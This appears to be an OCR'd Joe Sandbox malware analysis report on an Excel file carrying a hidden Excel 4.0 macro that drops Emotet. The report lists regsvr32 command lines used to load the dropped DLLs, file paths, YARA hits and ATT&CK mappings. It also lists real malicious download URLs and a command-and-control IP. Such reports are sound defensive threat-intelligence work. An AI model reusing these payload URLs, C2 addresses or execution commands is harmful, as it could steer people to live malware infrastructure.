ID: 632032
Sample Name: AGK-010522 MJEY-210522.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 08:26:17
Date: 23/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

AGK-010522 MJEY-210522.xls


Overview

General Information

Sample Name:	AGK-010522 MJEY-210522.xls
Analysis ID:	632032
MD5:	26fe1a6dbcaedc…
SHA1:	f894d4913c99feb..
SHA256:	10d164258a05b4.
Infos:	



Detection




Hidden Macro 4.0, Emotet

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Document exploit detected (drops P…
- Office document tries to convince v…
- Yara detected Emotet
- System process connects to networ…
- Document exploit detected (creates…
- Antivirus detection for URL or domain
- Found malicious Excel 4.0 Macro
- Multi AV Scanner detection for dom…
- Multi AV Scanner detection for drop…
- Office process drops PE file
- Found Excel 4.0 Macro with suspici…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2260 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
  - regsvr32.exe (PID: 204 cmdline: C:\Windows\System32\regsvr32.exe /S ..\uxevr1.ocx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 2052 cmdline: C:\Windows\system32\regsvr32.exe "C:\Windows\system32\XpltPypW\hllulW.dll" MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 2088 cmdline: C:\Windows\System32\regsvr32.exe /S ..\uxevr2.ocx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 592 cmdline: C:\Windows\system32\regsvr32.exe "C:\Windows\system32\MiFQSWNWaJxwEe\lpsJNE.dll" MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 1808 cmdline: C:\Windows\System32\regsvr32.exe /S ..\uxevr3.ocx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 1300 cmdline: C:\Windows\system32\regsvr32.exe "C:\Windows\system32\YtTPe\fAqgggPvQZYEzIo.dll" MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 2652 cmdline: C:\Windows\System32\regsvr32.exe /S ..\uxevr4.ocx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
- svchost.exe (PID: 1160 cmdline: C:\Windows\System32\svchost.exe -k WerSvcGroup MD5: C78655BC80301D76ED4FEF1C1EA40A7D)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000002.932134658.0000000180001000.00000020.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000003.00000002.922105770.00000000002C0000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	

Copyright Joe Security LLC 2022

Source	Rule	Description	Author	Strings
00000008.00000002.938555440.00000000001C0000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000003.00000002.922673703.0000000180001000.00000020.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000009.00000002.1221815669.0000000000140000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
Click to see the 7 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
4.2.regsvr32.exe.1c0000.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
6.2.regsvr32.exe.2c0000.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
9.2.regsvr32.exe.140000.0.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
5.2.regsvr32.exe.2d0000.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
9.2.regsvr32.exe.140000.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
Click to see the 7 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Machine Learning detection for dropped file

Software Vulnerabilities

Document exploit detected (drops PE files)

Document exploit detected (creates forbidden files)

Document exploit detected (process start blacklist hit)

Document exploit detected (UrlDownloadToFile)

Networking

System process connects to network (likely due to code injection or exploit)

Copyright Joe Security LLC 2022

E-Banking Fraud

Yara detected Emotet

System Summary

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found malicious Excel 4.0 Macro

Office process drops PE file

Found Excel 4.0 Macro with suspicious formulas

Boot Survival

Drops PE files to the user root directory

Hooking and other Techniques for Hiding and Protection

Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Stealing of Sensitive Information

Yara detected Emotet


Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 Scripting	Path Interception	1 1 1 Process Injection	1 3 1 Masquerading	OS Credential Dumping	1 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	2 Native API	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Disable or Modify Tools	LSASS Memory	1 Query Registry	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 Non-Standard Port	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	4 3 Exploitation for Client Execution	Logon Script (Windows)	Logon Script (Windows)	1 Virtualization/Sandbox Evasion	Security Account Manager	1 2 Security Software Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 5 Ingress Tool Transfer	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 1 1 Process Injection	NTDS	1 Virtualization/Sandbox Evasion	Distributed Component Object Model	Input Capture	Scheduled Transfer	3 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Deobfuscate/Decode Files or Information	LSA Secrets	2 Process Discovery	SSH	Keylogging	Data Transfer Size Limits	2 4 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 Scripting	Cached Domain Credentials	1 Remote System Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Hidden Files and Directories	DCSync	2 File and Directory Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact

Copyright Joe Security LLC 2022

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	2 Obfuscated Files or Information	Proc Filesystem	1 6 System Information Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 Regsvr32	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction


Behavior Graph




Screenshots


Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Copyright Joe Security LLC 2022





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
AGK-010522 MJEY-210522.xls	58%	Virustotal		Browse
AGK-010522 MJEY-210522.xls	32%	Metadefender		Browse
AGK-010522 MJEY-210522.xls	51%	ReversingLabs	Document-Excel.Trojan.Abracadabra	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\me435CErJsFGw1q[1].dll	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\klJrMZJhgldiJr6j0XWPeZOiGs[1].dll	100%	Joe Sandbox ML		
C:\Users\user\uxevr3.ocx	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\RD05UTHGkitvIJt[1].dll	100%	Joe Sandbox ML		

Copyright Joe Security LLC 2022

Source	Detection	Scanner	Label	Link
C:\Users\user\uxevr1.ocx	100%	Joe Sandbox ML		
C:\Users\user\uxevr2.ocx	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\klJrMZJhgldiJr6j0XWPeZOiGs[1].dll	56%	ReversingLabs	Win64.Trojan.Emotet	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\RD05UTHGkitvlJt[1].dll	41%	ReversingLabs	Win64.Trojan.Emotet	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\me435CErJsFGw1q[1].dll	29%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\me435CErJsFGw1q[1].dll	59%	ReversingLabs	Win64.Trojan.Emotet	
C:\Users\user\uxevr1.ocx	41%	ReversingLabs	Win64.Trojan.Emotet	
C:\Users\user\uxevr2.ocx	29%	Metadefender		Browse
C:\Users\user\uxevr2.ocx	59%	ReversingLabs	Win64.Trojan.Emotet	
C:\Users\user\uxevr3.ocx	56%	ReversingLabs	Win64.Trojan.Emotet	
C:\Windows\System32\MiFQSWNWaJxwEe\IpsJNE.dll (copy)	29%	Metadefender		Browse
C:\Windows\System32\MiFQSWNWaJxwEe\IpsJNE.dll (copy)	59%	ReversingLabs	Win64.Trojan.Emotet	
C:\Windows\System32\XpltPypW\hllulW.dll (copy)	41%	ReversingLabs	Win64.Trojan.Emotet	
C:\Windows\System32\YtTPe\fAqgggPvQZYEzIo.dll (copy)	56%	ReversingLabs	Win64.Trojan.Emotet	

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
kabeonet.pl	1%	Virustotal		Browse
salledemode.com	12%	Virustotal		Browse
vipteck.com	10%	Virustotal		Browse
windowsupdatebg.s.llnwi.net	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://173.82.82.196:8080/	100%	URL Reputation	malware	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://https://173.82.82.196:8080/4	100%	Avira URL Cloud	malware	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://https://173.82.82.196/#K	100%	Avira URL Cloud	malware	
http://salledemode.com/tgroup.ge/x4bc2kL4BzGAeUsVi/	100%	Avira URL Cloud	malware	
http://https://173.82.82.196/	100%	URL Reputation	malware	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://https://vipteck.com/wp-admin/user/B8d6jr4pBND2HExAmI/lJWa95VlQ/	100%	Avira URL Cloud	malware	
http://www.kabeonet.pl/wp-admin/VWlAz5vWJNHDb/	100%	Avira URL Cloud	malware	
http://vipteck.com/wp-admin/user/B8d6jr4pBND2HExAmI/lJWa95VlQ/	100%	Avira URL Cloud	malware	
http://kabeonet.pl/wp-admin/VWlAz5vWJNHDb/	100%	Avira URL Cloud	malware	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://https://173.82.82.196:8080/0	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
kabeonet.pl	193.143.77.34	true	false	• 1%, Virustotal, Browse	unknown
salledemode.com	160.153.40.1	true	true	• 12%, Virustotal, Browse	unknown
vipteck.com	188.114.96.10	true	false	• 10%, Virustotal, Browse	unknown
airliftlimo.com	159.203.19.2	true	false		high
windowsupdatebg.s.llnwi.net	178.79.225.128	true	false	• 0%, Virustotal, Browse	unknown
www.kabeonet.pl	unknown	unknown	false		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://salledemode.com/tgroup.ge/x4bc2kL4BzGAeUsVi/	true	• Avira URL Cloud: malware	unknown
http://https://vipteck.com/wp-admin/user/B8d6jr4pBND2HExAmI/lJWa95VlQ/	true	• Avira URL Cloud: malware	unknown
http://www.kabeonet.pl/wp-admin/VWlAz5vWJNHDb/	true	• Avira URL Cloud: malware	unknown
http://vipteck.com/wp-admin/user/B8d6jr4pBND2HExAmI/lJWa95VlQ/	true	• Avira URL Cloud: malware	unknown
http://kabeonet.pl/wp-admin/VWlAz5vWJNHDb/	true	• Avira URL Cloud: malware	unknown
http://https://airliftlimo.com/wp-admin/iMc/	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://173.82.82.196:8080/	regsvr32.exe, 00000004.00000002.12220577 98.000000000030C000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0004.00000003.1104439650.000000000030C00 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000004.00000003.980428865.0000 00000030C000.00000004.00000020.00020000. 00000000.sdmp, regsvr32.exe, 00000009.00 000002.1222070586.0000000000401000.00000 004.00000020.00020000.00000000.sdmp	true	• URL Reputation: malware	unknown
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	regsvr32.exe, 00000004.00000002.12224402 88.00000000029C3000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0006.00000002.1222381570.000000000335900 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000009.00000002.1222374224.000 0000002D14000.00000004.00000020.00020000 .00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://173.82.82.196:8080/4	regsvr32.exe, 00000006.00000002.12219174 93.0000000000143000.00000004.00000020.00 020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://crl.entrust.net/server1.crl0	regsvr32.exe, 00000004.00000002.12224402 88.00000000029C3000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0006.00000002.1222381570.000000000335900 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000009.00000002.1222374224.000 0000002D14000.00000004.00000020.00020000 .00000000.sdmp	false		high
http://ocsp.entrust.net03	regsvr32.exe, 00000004.00000002.12224402 88.00000000029C3000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0006.00000002.1222381570.000000000335900 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000009.00000002.1222374224.000 0000002D14000.00000004.00000020.00020000 .00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://173.82.82.196/#K	regsvr32.exe, 00000009.00000002.12220705 86.0000000000401000.00000004.00000020.00 020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://173.82.82.196/	regsvr32.exe, 00000004.00000002.12220577 98.000000000030C000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0004.00000003.1104439650.000000000030C00 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000004.00000003.980428865.0000 00000030C000.00000004.00000020.00020000. 00000000.sdmp, regsvr32.exe, 00000006.00 000002.1221939475.0000000000168000.00000 004.00000020.00020000.00000000.sdmp, reg svr32.exe, 00000009.00000002.1222070586. 0000000000401000.00000004.00000020.00020 000.00000000.sdmp	true	• URL Reputation: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	regsvr32.exe, 00000004.00000002.12224402 88.00000000029C3000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0006.00000002.1222381570.000000000335900 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000009.00000002.1222374224.000 0000002D14000.00000004.00000020.00020000 .00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.diginotar.nl/cps/pkioverheid0	regsvr32.exe, 00000004.00000002.12224402 88.00000000029C3000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0006.00000002.1222381570.000000000335900 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000009.00000002.1222374224.000 0000002D14000.00000004.00000020.00020000 .00000000.sdmp	false	• URL Reputation: safe	unknown
http://ocsp.entrust.net0D	regsvr32.exe, 00000004.00000002.12224402 88.00000000029C3000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0006.00000002.1222381570.000000000335900 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000009.00000002.1222374224.000 0000002D14000.00000004.00000020.00020000 .00000000.sdmp	false	• URL Reputation: safe	unknown
